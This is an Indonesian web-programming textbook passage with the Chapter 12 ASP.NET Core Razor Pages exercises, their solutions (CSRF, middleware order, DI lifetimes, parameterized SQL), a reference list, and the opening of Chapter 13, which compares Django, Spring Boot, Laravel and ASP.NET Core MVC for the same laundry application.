Dokumentasi Razor Pages [2], catatan *servicing* .NET [1] dan kebijakan dukungannya [16], halaman NuGet kedua *provider* [3], [4], serta artikel Microsoft tentang *antiforgery* [9], *tag helper* [8], *dependency injection* [7], minimal API [14], *middleware* [6], sintaks Razor [13], PBKDF2 [12], dan `dotnet watch` [5] menjelaskan platformnya; RFC 8018 [11] dan *cheat sheet* OWASP [10] menjelaskan keamanannya; RFC 4180 [15] menjelaskan format CSV; dan UU No. 27 Tahun 2022 [17] adalah undang-undang yang membuat nota tidak mencantumkan alamat pelanggan.

12.20 Soal Latihan

12.1 Pada **Kode 12.2**, apa yang salah jika `app.UseStaticFiles()` dipindahkan ke setelah `app.UseMiddleware<Guard>()`? Jelaskan apa yang dilihat pengunjung halaman login.

12.2 Tuliskan direktif `@page` untuk halaman yang menjawab `/customers/C0151/statement` dan `/customers/C0151/statement/2026-09`, dengan segmen kedua bersifat opsional dan berbentuk `YYYY-MM`.

12.3 Seorang rekan mendaftarkan `LaundryService` dengan `AddScoped` alih-alih `AddSingleton`. Apakah ada yang rusak? Apa yang akan rusak jika `SessionStore` didaftarkan dengan `AddScoped`?

12.4 Nota B2941 di Wiyung (8 kg, Rp 64.000, belum ada pembayaran) milik Farah Wijaya, yang depositnya 0. Sebutkan jawaban `AddPayment` untuk: *credit* 10.000; tunai 64.000 dengan referensi “X”; QRIS 70.000 dengan referensi; tunai 64.000. Berikan kode status dan pesan *field*-nya.

12.5 Jelaskan mengapa `CsvLaundryStore.InTransaction()` dapat melakukan *rollback* dengan menugaskan satu variabel. Sifat baris apa yang membuat hal ini benar, dan apa yang akan salah jika sebuah baris berupa kelas yang dapat diubah dan diubah di tempat?

12.6 Dengan Persamaan (12.2), hitunglah peluang kegagalan TC-8.4 untuk token sepanjang 43 karakter, panjang token jalur servlet. Berapa eksekusi rangkaian uji yang Anda perkirakan sebelum kegagalan kebetulan yang pertama?

12.7 Tulis ulang pemeriksaan TC-8.4 agar tidak dapat gagal karena *field* tersembunyi, dengan memakai pembantu `page_text()` dari rangkaian uji Flask.

12.8 Seorang pengembang menambahkan `using Microsoft.Data.Sqlite;` di bagian atas `SqlLaundryStore.cs` untuk memperpendek nama sebuah tipe. Apa yang terjadi pada `dotnet build` tanpa `-p:UseSqlite=true`, dan mengapa?

12.9 Dengan Persamaan (12.3) dan Persamaan (12.4), jelaskan bagaimana sebuah bulan dapat memiliki *received* yang lebih besar daripada *charged*, lalu temukan bulan seperti itu pada keluaran Subbab 12.16.4.

12.10 Tuliskan SQL yang seharusnya dijalankan `SqlLaundryStore.ReceivedByMonth()` untuk periode 2025-10-01 sampai 2026-10-01 (eksklusif) dan semua gerai, dengan *placeholder*, lalu sebutkan menjadi apa SQL itu setelah diubah oleh `Command()`.

12.11 Pada proyek pendamping, apa yang dikembalikan POST tanpa token, dan mengapa jawabannya 400, bukan 403? Di mana jalur ini menghasilkan 403-nya?

12.12 Laporan bulanan Python menulis bita ke `sys.stdout.buffer`. Tunjukkan isi berkasnya di Windows jika program itu memakai `print(line, end="\r\n")` untuk setiap baris, dan bagaimana `compare_monthly.py` akan melaporkannya.

12.13 Pada keluaran **Kode 12.24**, langkah 2 dijawab dengan 403. Jelaskan apa yang dapat dilakukan penyerang jika formulir login tidak dilindungi pemeriksaan *antiforgery*, dan mengapa formulir login memerlukannya walaupun pengunjungnya belum login.

12.14 Ubahlah **Kode 12.24** agar langkah 6 memakai ulang token yang dibaca pada langkah 2, dari halaman login. Ramalkan kode status langkah 6 dan jelaskan dengan pembaruan sesi pada Subbab 12.10.

12.21 Penyelesaian Soal Latihan

12.1 Halaman-halaman tetap berfungsi, karena `Guard` memperlakukan setiap jalur di bawah `/static/` sebagai publik. Tetapi `Guard` kini berjalan untuk setiap *stylesheet*, skrip, dan gambar: ia mencari sesi dan karyawan untuk masing-masing, dan untuk pengguna yang sedang login ia menambahkan `Cache-Control: no-store`, sehingga peramban tidak lagi boleh menyimpan CSS, JavaScript, atau logo di *cache* dan mengunduhnya ulang pada setiap halaman. Pengunjung halaman login melihat halaman yang sama; kasir melihat setiap halaman berikutnya dimuat lebih lambat. Berkas statis tempatnya sebelum penjaga.

12.2 `@page "/customers/{id}/statement/{month:regex(^\\d{{4}}-\\d{{2}}$)?}"`. Kurung kurawal ekspresi regulernya ditulis ganda karena kurung kurawal tunggal membatasi parameter rute.

12.3 Tidak ada yang rusak secara kasatmata untuk `LaundryService`: ia tidak memiliki *state* sendiri, sehingga instans baru per permintaan hanya memakan sedikit waktu. `SessionStore` menyimpan *dictionary* semua sesi; sebagai layanan *scoped*, setiap permintaan akan mendapat penyimpanan baru yang kosong, dan setiap pengguna akan ter-logout setelah setiap klik.

12.4 *Credit* 10.000: 422, `amount`: “Deposit Rp 0 is not enough.” Tunai 64.000 dengan “X”: 422, `reference`: “A cash payment has no reference; leave it empty.” QRIS 70.000: 422, `amount`: “The balance is only Rp 64.000.” Tunai 64.000: 201, sisa 0.

12.5 `data.Copy()` menyalin daftar-daftarnya, dan barisnya adalah *record* yang tidak dapat diubah; sebuah perubahan mengganti baris di daftar yang sedang berlaku dengan *record* baru, sehingga daftar lama masih merujuk ke baris lama yang tidak berubah. Penugasan `data = before` memulihkan semua daftar sekaligus. Jika sebuah baris berupa objek yang dapat diubah dan

diubah di tempat, daftar lama dan daftar baru akan merujuk ke objek yang sama yang sudah berubah, dan "*rollback*" itu tetap menyimpan perubahannya.

12.6 $1 - (1 - 1/4096)^{42} \approx 0.0102$, sekitar satu dari 98 eksekusi. Karena itu sebuah kegagalan dapat diperkirakan setelah kira-kira seratus eksekusi; cacatnya sama, hanya lebih jarang.

12.7 `assert "Rp" not in page_text(response)`; `page_text()` membuang *tag*, termasuk `<input type="hidden" ...>`, sehingga token tidak lagi menjadi bagian teks yang dicari.

12.8 *Build* gagal dengan "The type or namespace name 'Data' does not exist in the namespace 'Microsoft'", karena paketnya tidak dirujuk. `SqlLaundryStore.cs` dikompilasi pada setiap *build*; hanya baris di antara `#if USE_SQLITE` dan `#endif` yang boleh menyebut *provider*.

12.9 *Charged* menghitung nota berdasarkan bulan masuknya, *received* menghitung pembayaran berdasarkan bulan pembayarannya. Uang yang dibayarkan pada suatu bulan untuk nota bulan sebelumnya menaikkan *received* tanpa menaikkan *charged*. Pada keluarannya, 2026-04 memiliki 14.391.000 ditagihkan dan 14.999.000 diterima, dan 2026-05 memiliki 11.933.000 dan 12.076.000, di antara bulan-bulan lain.

12.10 `SELECT SUBSTR(p.paid_at, 1, 7), SUM(p.amount) FROM Payment p JOIN Bill b ON b.id = p.Bill_id WHERE p.paid_at >= ? AND p.paid_at < ? AND (? IS NULL OR b.Outlet_id = ?) GROUP BY SUBSTR(p.paid_at, 1, 7)` dengan nilai `2025-10-01`, `2026-10-01`, `null`, `null`. `Command()` mengganti keempat `?` dengan `@p0` sampai `@p3` dan mengikat keempat nilai sebagai parameter, `null` sebagai `DBNull.Value`.

12.11 400 *Bad Request*: *filter antiforgery* otomatis milik Razor Pages menolak permintaan sebelum *handler* mana pun berjalan, dan jawaban bawaannya adalah 400. Jalur ini mematikan *filter* itu dan memeriksa token di `Guard`, yang melemparkan `AppError.CsrfFailed()`, dan dijawab dengan 403 serta pesan milik jalur ini sendiri.

12.12 Setiap baris akan berakhir dengan `\r\r\n`, karena mode teks Windows mengubah `\n` menjadi `\r\n` setelah `\r` yang sudah tertulis. Berkasnya akan 13 bita lebih panjang (398 + 13 = 411) dan baris untuk Python akan menyatakan `411 bytes ... DIFFERENT`.

12.13 Halaman jahat dapat mengirim formulir login dengan *e-mail* dan kata sandi milik penyerang dari peramban pengunjung (*login CSRF*). Pengunjung lalu bekerja di akun penyerang tanpa menyadarinya, dan apa pun yang dimasukkannya, misalnya data seorang pelanggan, tersimpan di tempat yang dapat dibaca penyerang. Formulir itu mengubah keadaan sesi, dan itulah yang dilindungi pemeriksaan *antiforgery*, entah pengguna sudah login atau belum.

12.14 403, dan itulah yang dikembalikan ketika perubahan persis ini diuji. Token halaman login diterbitkan untuk pengunjung anonim. `SignIn()` memanggil `Renew()`, yang membuat sesi dengan id baru, dan `Guard.SetUser()` menaruh id sesi itu ke dalam identitas yang menjadi dasar layanan *antiforgery* memeriksa token. Karena itu token lama menjadi milik identitas yang berbeda, `IsRequestValidAsync` mengembalikan *false*, dan `Guard` melemparkan `AppError.CsrfFailed()`. Seandainya pengunjung itu sudah login sebelumnya, `Renew()` juga akan menghapus sesi lamanya, dengan hasil yang sama.

Daftar Pustaka

[1] Microsoft, ".NET 10.0 Update - September 8, 2026," *Microsoft Support*. [Online]. Available: https://support.microsoft.com/en-us/servicing/dotnet/net-10/2026/net-10-0-update-september-8-2026

[2] Microsoft, “Razor Pages architecture and concepts in ASP.NET Core,” *Microsoft Learn*, ASP.NET Core 10.0. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/razor-pages/?view=aspnetcore-10.0

[3] NuGet Gallery, “Microsoft.Data.Sqlite 10.0.12,” Sep. 8, 2026. [Online]. Available: https://www.nuget.org/packages/Microsoft.Data.Sqlite

[4] NuGet Gallery, “MySqlConnector 2.6.2,” Aug. 11, 2026. [Online]. Available: https://www.nuget.org/packages/MySqlConnector

[5] Microsoft, “dotnet watch,” *Microsoft Learn*, .NET CLI reference. [Online]. Available: https://learn.microsoft.com/en-us/dotnet/core/tools/dotnet-watch

[6] Microsoft, “ASP.NET Core Middleware,” *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/fundamentals/middleware/

[7] Microsoft, “Dependency injection in ASP.NET Core,” *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/fundamentals/dependency-injection

[8] Microsoft, “Tag Helpers in ASP.NET Core,” *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/mvc/views/tag-helpers/intro

[9] Microsoft, “Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core,” *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/security/anti-request-forgery

[10] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[11] K. Moriarty, B. Kaliski, and A. Rusch, *PKCS #5: Password-Based Cryptography Specification Version 2.1*, RFC 8018, IETF, Jan. 2017.

[12] Microsoft, “Rfc2898DeriveBytes.Pbkdf2 Method,” *.NET API Browser*, .NET 10. [Online]. Available: https://learn.microsoft.com/en-us/dotnet/api/system.security.cryptography.rfc2898derivebytes.pbkdf2

[13] Microsoft, “Razor syntax reference for ASP.NET Core,” *Microsoft Learn*, ASP.NET Core 10.0. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/mvc/views/razor?view=aspnetcore-10.0

[14] Microsoft, “Minimal APIs quick reference,” *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/fundamentals/minimal-apis

[15] Y. Shafranovich, *Common Format and MIME Type for Comma-Separated Values (CSV) Files*, RFC 4180, IETF, Oct. 2005.

[16] Microsoft, “Download .NET 10.0” (release and support dates), accessed Sep. 2026. [Online]. Available: https://dotnet.microsoft.com/en-us/download/dotnet/10.0

[17] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, Oct. 17, 2022.

Bab 13

Jalur Framework: Django, Spring Boot, Laravel, dan ASP.NET Core MVC

Setelah menyelesaikan bab ini, Anda akan mampu menjelaskan dengan tepat apa yang dikerjakan sebuah *framework* web untuk Anda dan apa yang dimintanya sebagai imbalan. Anda juga akan membaca aplikasi binatu yang sama dibangun empat kali lagi, setiap kali dengan cara yang dikehendaki *framework*-nya: dengan Django dalam Python, Spring Boot dalam Java, Laravel dalam PHP, dan ASP.NET Core MVC dalam C#. Untuk masing-masing, Anda akan tahu di mana rute berada, bagaimana kelas dipetakan ke tabel kanonis Bab 6 tanpa mengubah satu kolom pun, siapa yang membuat tabel-tabel itu, bagaimana seorang kasir masuk (*login*) dengan *hash* kata sandi PBKDF2 yang persis sama dengan yang dibaca jalur Flask, di mana token CSRF diperiksa, di mana aturan bisnis dan transaksi ditempatkan, dan bagaimana pengujiannya ditulis. Anda juga akan tahu secara pasti program mana yang berjalan di lingkungan pembangunan buku ini dan mana yang tidak dapat berjalan karena pustakanya tidak bisa diunduh di sana, beserta perintah yang Anda ketik untuk menuntaskan pekerjaan itu sendiri. Sepanjang jalan Anda akan menjalankan dua program kecil, satu dalam Python dan satu dalam Java, yang memeriksa *hash* kata sandi keempat belas karyawan dan menghasilkan empat belas baris yang sama, serta program ketiga yang mengajukan sebelas pertanyaan yang identik kepada dua dari empat *framework* itu lalu membandingkan jawabannya.

13.1 Posisi Kita Sekarang

Bab 9 menulis Profitina Laundry dalam PHP murni dan Bab 10 dalam Flask, implementasi rujukan. Pada kedua bab itu Anda melihat setiap bagian yang bergerak dengan mata sendiri. Jalur PHP memiliki *front controller* beberapa puluh baris yang melihat alamat lalu memilih fungsi. Jalur Flask memiliki fungsi penjaga sepanjang kira-kira dua puluh baris yang memeriksa sesi dan token CSRF setiap permintaan, serta kelas kecil `Database` yang mengikat setiap nilai ke sebuah *placeholder*. Tidak ada yang tersembunyi, dan justru itulah tujuannya: begitu Anda pernah menulis pemeriksaan CSRF dengan tangan, Anda tahu apa pemeriksaan itu, dan Anda dapat mengenalinya ketika sebuah *framework* melakukannya untuk Anda.

Bab ini adalah separuh lain dari pelajaran tersebut. Binatunya tidak berubah. Basis data kanonisnya tetap basis data Bab 6 dengan tujuh tabelnya, `Outlet`, `Customer`, `Employee`, `Service`, `Bill`, `Payment`, dan `StatusLog`. Kebutuhannya tetap sebelas kebutuhan fungsional Bab 3. Jam demo masih menunjukkan Rabu, 30 September 2026, pukul 21.00 di Surabaya, ketika enam nota di Keputih terlambat karena sebuah mesin pengering rusak pada minggu terakhir bulan itu. Yang berubah adalah seberapa banyak kode yang harus ditulis binatu itu sendiri.

Framework adalah sejumlah besar kode milik orang lain yang sudah mengambil ratusan keputusan: bagaimana URL dicocokkan, bagaimana sesi disimpan, bagaimana isian formulir di-*escape*, bagaimana sebuah uji mendapat basis datanya sendiri. Bila keputusan-keputusan itu cocok dengan kebutuhan Anda, *framework* menghemat berminggu-minggu. Bila tidak, Anda menghabiskan berhari-hari untuk belajar cara mematikannya. Keempat *framework* dalam bab ini dipilih karena merekalah yang paling mungkin dijumpai seorang lulusan dalam iklan lowongan

kerja di Indonesia atau dalam kurikulum perguruan tinggi, dan karena masing-masing termasuk salah satu bahasa yang sudah dipakai buku ini.

> **WAWASAN KUNCI:** Pustaka (*library*) adalah kode yang *Anda* panggil; *framework* adalah kode yang memanggil *Anda*. Di Flask Anda masih memanggil sendiri sebagian besar hal. Di Django, Spring Boot, Laravel, dan ASP.NET Core Anda menulis potongan-potongan kecil, sebuah model di sini, sebuah metode *controller* di sana, dan *framework*-lah yang memutuskan kapan potongan itu dijalankan. Mempelajari *framework* sebagian besar berarti mempelajari *di mana potongan Anda harus diletakkan agar ditemukan oleh framework*.

13.2 Apa yang Diberikan Framework, dan Berapa Harganya

13.2.1 Tujuh pekerjaan yang dimiliki setiap aplikasi web

Tengok kembali jalur Flask di Bab 10 dan daftarlah pekerjaan yang sama sekali tidak berhubungan dengan binatu. Ada tujuh, dan setiap aplikasi web di dunia memiliki tujuh pekerjaan yang sama.

1. **Perutean (*routing*).** Mengubah `POST /bills/B2938/finish` menjadi pemanggilan fungsi yang tepat dengan `"B2938"` sebagai argumennya.
2. **Akses data, biasanya melalui ORM.** Membaca dan menulis baris `Bill` dan `Payment` tanpa menempelkan nilai ke dalam teks SQL. *Object-relational mapper* (ORM) melangkah lebih jauh: ia membuat Anda memperlakukan sebuah baris sebagai objek, `bill.status`, dan menuliskan SQL-nya untuk Anda.
3. **Migrasi.** Membuat tabel di mesin baru, dan mengubahnya kemudian dalam langkah-langkah kecil bernomor yang dilalui setiap salinan basis data dengan urutan yang sama.
4. **Autentikasi dan otorisasi.** Mengetahui *siapa* yang mengirim permintaan (kasir `kasir1`, masuk sejak pukul 07.30) dan memutuskan *apakah* orang itu boleh melakukan apa yang diminta (pencuci boleh menyelesaikan nota, tetapi tidak boleh melihat uang).
5. **Templat dengan *escaping*.** Menghasilkan HTML dari data sedemikian rupa sehingga pelanggan yang mengetik `<script>` di isian nama ditampilkan sebagai teks dan tidak pernah dijalankan sebagai program.
6. **Perlindungan CSRF.** Menolak formulir atau panggilan API yang dikirim peramban atas suruhan situs lain di belakang punggung pengguna.
7. **Pengujian.** Menyalakan aplikasi dengan basis data baru dan jam yang dibekukan, mengirim permintaan tanpa peramban sungguhan, lalu memeriksa jawabannya.

Tabel 13.1 memperlihatkan siapa yang mengerjakan masing-masing pekerjaan pada jalur-jalur yang sudah Anda kenal dan pada empat jalur *framework* dalam bab ini. Bacalah baris demi baris: binatu memerlukan setiap baris, dan pertanyaannya hanyalah siapa yang menulis kodenya.

Tabel 13.1 Tujuh pekerjaan yang tidak berhubungan dengan binatu, dan siapa yang mengerjakannya pada enam jalur buku ini. Dari kiri ke kanan, makin banyak pekerjaan berpindah dari kode binatu ke *framework*.

Pekerjaan	PHP murni (Bab 9)	Flask (Bab 10)	Django	Spring Boot	Laravel	ASP.NET Core MVC
Perutean	*front controller* sendiri	`@bp.route`	`urls.py`	`@GetMapping`	`routes/web.php`	`[Route]`, `[HttpGet]`
Akses data	PDO, SQL sendiri	kelas `Database` sendiri	ORM Django	Spring Data JPA	Eloquent	`ILaundryStore` (CSV) atau EF Core
Migrasi	tidak ada (berkas SQL manual)	`flask init-db`	*migration*	tidak ada (`ddl-auto=none`)	*migration* + *seeder*	tidak ada (*database-first*)
Login, peran	kelas `Auth` sendiri	penjaga sendiri	sesi + *middleware* sendiri	Spring Security	`Auth` + *Gate*	autentikasi *cookie* + *filter*
Escaping	*helper* `e()` sendiri	Jinja2	templat Django	Thymeleaf	Blade	Razor
CSRF	token sendiri	token sendiri (20 baris)	`CsrfViewMiddleware`	`CsrfFilter`	`PreventRequestForgery`	*antiforgery*
Pengujian	*runner* sendiri	pytest	*test runner* Django	JUnit 5 + MockMvc	PHPUnit	*runner* sendiri (NuGet diblokir)

13.2.2 Apa yang Anda dapatkan

Keuntungannya nyata, dan lebih besar daripada sekadar jumlah baris yang dihemat.

Bawaan yang sudah aman. Django meng-*escape* setiap nilai dalam templat kecuali Anda secara tegas meminta sebaliknya; Spring Security menolak setiap permintaan yang tidak diizinkan secara tegas; Laravel dan ASP.NET Core memeriksa token CSRF pada setiap `POST` tanpa diminta. Di jalur Flask, setiap perlindungan itu adalah satu baris yang harus diingat seseorang untuk ditulis. Di dalam *framework*, lupa menjadi kesalahan yang lebih sulit dibuat.

Kode yang sudah diserang ribuan orang. Penanganan sesi Django atau Spring Security telah dibaca lebih banyak peneliti keamanan daripada kode binatu mana pun. Bila sebuah kelemahan ditemukan, ia diperbaiki sekali dan setiap aplikasi mendapat perbaikannya dengan memperbarui versi.

Kosakata bersama. Pengembang Laravel yang bergabung dengan binatu sudah tahu bahwa rute ada di `routes/web.php`, model di `app/Models`, dan tampilan di `resources/views`. Orang baru dapat berguna sejak hari pertama karena *framework*-lah, bukan pengembang sebelumnya, yang menentukan letak segala sesuatu.

Perlengkapan siap pakai. Paginasi, pesan validasi, unggah berkas, surel, *cache*, baris perintah untuk pekerjaan administratif (`manage.py`, `artisan`, `dotnet`), semuanya siap dipakai.

13.2.3 Berapa harganya

Biayanya lebih jarang dituliskan, maka subbab ini menuliskannya.

Unduhan. *Framework* adalah sekumpulan paket yang harus diambil dari suatu tempat. Django berasal dari Python Package Index (PyPI), Spring Boot dari Maven Central, Laravel dari Packagist, dan Entity Framework Core dari NuGet. Di lingkungan pembangunan buku ini PyPI dapat dijangkau, tetapi Maven Central, Packagist, dan NuGet diblokir. Satu fakta itu menentukan jalur mana yang dapat dijalankan untuk bab ini, seperti diperlihatkan Subbab 13.8 secara terperinci. Di komputer binatu dengan koneksi yang buruk, atau di balik *firewall* kantor yang ketat, hal yang sama menimpa orang sungguhan.

Sihir. Apa yang bekerja "dengan sendirinya" juga gagal dengan sendirinya. Aplikasi Spring Boot yang tidak mau menyala dapat mencetak dua ratus baris *stack trace* tentang sebuah *bean* yang tidak pernah Anda tulis. Keterampilan membaca pesan semacam itu butuh berbulan-bulan untuk dipelajari, dan bab PHP serta Flask ada antara lain agar Anda mengenal apa yang digantikan sihir itu sebelum bertemu dengannya.

Pendapat yang tidak cocok. Setiap *framework* berasumsi tentang basis data Anda. Django berasumsi bahwa dialah yang membuat tabel; Laravel berasumsi ada kunci `id` bilangan bulat yang bertambah otomatis serta dua kolom stempel waktu `created_at` dan `updated_at` pada setiap tabel; JPA di Spring Boot dapat, bila Anda izinkan, mengubah tabel agar sesuai dengan kelas Anda. Basis data kanonis buku ini memiliki kunci teks lima karakter seperti `B2938`, tidak memiliki kolom stempel waktu, dan memiliki batasan `CHECK` yang tidak ditulis oleh ORM mana pun. Setiap jalur dalam bab ini harus mematikan sedikitnya satu bawaan untuk menghormatinya. Anda akan melihat persis baris mana yang melakukannya.

Pembaruan versi. *Framework* terus bergerak. Spring Boot 4, yang dirilis November 2025, mengganti nama *starter* webnya dari `spring-boot-starter-web` menjadi `spring-boot-starter-webmvc` dan berpindah dari Jackson 2 ke Jackson 3. Laravel 13 mengganti nama *middleware* CSRF menjadi `PreventRequestForgery`. Django 6 tidak lagi dapat dipasang pada Python 3.10 atau 3.11. Aplikasi yang tidak diperbarui selama tiga tahun keluar dari dukungan keamanan, dan pembaruan melintasi tiga versi mayor adalah proyek tersendiri.

Ukuran dan kecepatan. Jalur Django berisi sekitar 4.500 baris kode milik binatu sendiri, tetapi berjalan di atas puluhan ribu baris milik Django. Aplikasi Spring Boot butuh beberapa detik untuk menyala, sedangkan JDK HttpServer di Bab 11 hanya sepersekian detik. Bagi binatu dengan tiga gerai, semua ini tidak penting; bagi fungsi yang harus menyala dalam lima puluh milidetik di sebuah platform *cloud*, hal ini bisa penting.

> **DEFINISI.** *Inversion of control* (pembalikan kendali) adalah rancangan ketika *framework* memiliki putaran utama program dan memanggil kode aplikasi pada saat-saat yang dipilih *framework*: ketika sebuah permintaan cocok dengan rute, ketika sebuah uji dimulai, ketika sebuah transaksi di-*commit* [1]. Aplikasi mendaftarkan potongan-potongannya, dan *framework* memutuskan kapan potongan itu berjalan. Inilah yang membedakan *framework* dari pustaka.

Sebuah contoh membuat perbedaannya konkret. Di jalur Flask, penjaga Bab 10 didaftarkan dengan `app.before_request(auth.protect_every_request)`: Flask yang memanggilnya, tetapi binatu menulis setiap baris tindakannya. Di Spring Boot padanannya adalah *konfigurasi*: binatu menulis `.anyRequest().authenticated()`, dan *filter-filter* milik Spring Security sendiri, yang tidak pernah dilihat binatu, melakukan pemeriksaannya. Jumlah baris turun dari dua puluh

menjadi satu, dan pengetahuan yang diperlukan untuk mengubah perilakunya naik dari "membaca dua puluh baris" menjadi "membaca rujukan Spring Security" [2].

13.3 Satu Aplikasi, Empat Framework

13.3.1 Aturan yang dipegang setiap jalur

Keempat jalur berada di `ProfitinaLaundry/App/fbp/`, masing-masing dalam satu folder, bersebelahan dengan skrip uji penerimaan (*acceptance*) bersama. Semuanya ditulis berdasarkan satu kontrak, dan kontrak itulah yang membuat mereka dapat dibandingkan.

- **Basis data kanonis tidak boleh diganggu.** Setiap jalur membaca dan menulis tepat tujuh tabel Bab 6, kolom demi kolom, termasuk nama aslinya `Customer_id` dan `Outlet_id` serta kunci lima karakternya. Tidak satu *framework* pun boleh menambah, mengganti nama, atau menghapus apa pun. Berkas asli `App/database/laundry.db` hanya pernah disalin.
- **URL yang sama dan JSON yang sama.** Setiap halaman memiliki alamat yang tercantum dalam *UI walkthrough* Bab 3, dan setiap jawaban di bawah `/api/` memiliki bentuk yang didokumentasikan dalam `docs/api.md`.
- **Akun yang sama dan format kata sandi yang sama.** `owner@profitina-laundry.example` masuk dengan `Owner#2026` di setiap jalur, karena setiap jalur membaca untaian `pbkdf2_sha256$600000$...` yang sama dari `Employee.password_hash`.
- **Aturan yang sama di satu tempat.** Setiap jalur memiliki lapisan *service* yang memuat aturan bisnis (harga = harga per unit × jumlah unit, rak, alur status, pembayaran, laporan); halaman maupun API memanggilnya.
- **Jam yang sama.** Sebuah variabel lingkungan membekukan "sekarang" pada 2026-09-30 21:00:00 agar dasbor setiap jalur menampilkan angka-angka dokumen.

Gambar 13.1 mengikuti satu permintaan, seorang kasir yang membuat nota melalui `POST /api/bills`, melewati keempat *framework*. Delapan barisnya sama di setiap kolom; hanya namanya yang berubah. Gambar itu layak dipandang lama sebelum Anda membaca lebih lanjut, karena setiap subbab berikutnya adalah perbesaran dari salah satu kolomnya.



Gambar 13.1 Satu `POST /api/bills` melewati keempat *framework*. Baris 2 sampai 4 (kuning) adalah pemeriksaan keamanan yang dilakukan setiap *framework* sebelum kode binatu berjalan; baris 6 (hijau toska) adalah tempat aturan bisnis binatu sendiri dan transaksinya berada.

13.3.2 Versi-versinya, diperiksa pada September 2026

Tabel 13.2 mencantumkan versi setiap *framework* yang menjadi sasaran jalur-jalur ini, serta rilis terbaru masing-masing per September 2026. Keempatnya mutakhir.


Tabel 13.2 Keempat jalur *framework* dan versinya, diperiksa di web pada September 2026. "Di sini" berarti lingkungan pembangunan tempat perintah-perintah bab ini dijalankan.

Jalur	Framework	Bahasa dan *runtime*	Rilis terbaru (Sep. 2026)	Dukungan
`django/`	Django 6.1.1	Python 3.12 atau lebih baru (di sini 3.12.3)	6.1.1, 2 Sep 2026 [3]; 6.1 dirilis 5 Agu 2026 [4]	perbaikan keamanan sampai Des. 2027 [4]
`spring-boot/`	Spring Boot 4.1.1 (Spring Framework 7.0)	Java 21 (di sini JDK 21.0.10; JDK 25 LTS juga didukung)	4.1.1, 20 Agu 2026 [5], [6]	dukungan sumber terbuka per jalur rilis [5]
`laravel/`	Laravel 13 (`laravel/framework ^13.17`)	PHP 8.3 sampai 8.5 (di sini 8.4.21; terbaru 8.5.9 [7])	13, dirilis 17 Mar 2026 [8]	perbaikan keamanan sampai 17 Mar 2028 [8]
`aspnetcore-mvc/`	ASP.NET Core MVC, .NET 10	C# 14, di sini .NET SDK 10.0.112	.NET 10.0.12, 8 Sep 2026 [9]	LTS sampai 14 Nov 2028 [10]

Dua hal dalam **Tabel 13.2** penting bagi pemula. Pertama, Django 6.1 memerlukan **Python 3.12 atau lebih baru**. Jalur Flask di Bab 10 berjalan pada Python 3.11, dan pemasang Django menolak dipasang di sana (`No matching distribution found for Django==6.1.1`), sebuah pesan yang tampak seperti masalah jaringan padahal masalah versi. Kedua, .NET 10 adalah rilis **dukungan jangka panjang** (*long-term support*, LTS): Microsoft menambalnya selama tiga tahun sejak rilisnya pada 11 November 2025 [10], sehingga binatu yang memasangnya pada 2026 tidak akan dipaksa memperbarui sebelum akhir 2028.

13.3.3 Satu tabel, empat pemetaan

Hal pertama yang diminta setiap *framework* adalah deskripsi data. **Gambar 13.2** memperlihatkan tabel `Bill` dari Bab 6 di bagian atas dan, di bawahnya, empat definisi kelas yang menggambarkannya kepada Django, Spring Boot, Laravel, dan ASP.NET Core. Baris abu-abu di kaki setiap kotak menjawab pertanyaan yang paling penting bagi skema kanonis: *siapa yang membuat tabelnya?*



Gambar 13.2 Tabel kanonis `Bill` dan keempat pemetaannya. Setiap pemetaan menyebut nama tabel asli dan kolom kunci tamu asli `Customer_id`; tidak satu pun dari keempat *framework* diizinkan menciptakan DDL sendiri untuk skema yang sudah ditetapkan spesifikasi.

Jawabannya sama di mana-mana dalam semangatnya: tabel dibuat oleh berkas SQL bersama `schema.sqlite.sql` (atau `schema.mysql.sql`), persis seperti di Bab 6, dan *framework* hanya

diberi tahu apa yang sudah ada. Django dan Laravel menjalankan berkas itu *dari* sebuah *migration*, agar perintah `migrate` yang biasa tetap bekerja pada basis data kosong; Spring Boot dan ASP.NET Core sama sekali dilarang membuat apa pun. Gaya ini disebut ***database-first***, sebagai lawan ***code-first***, ketika kelas-kelas didahulukan dan *framework* membangkitkan tabel darinya. *Code-first* adalah bawaan pada keempat *framework*. Itu pilihan tepat untuk aplikasi baru tanpa data lama; itu pilihan keliru bagi binatu yang basis datanya sudah menyimpan setahun nota dan dipakai bersama oleh delapan jalur lain.

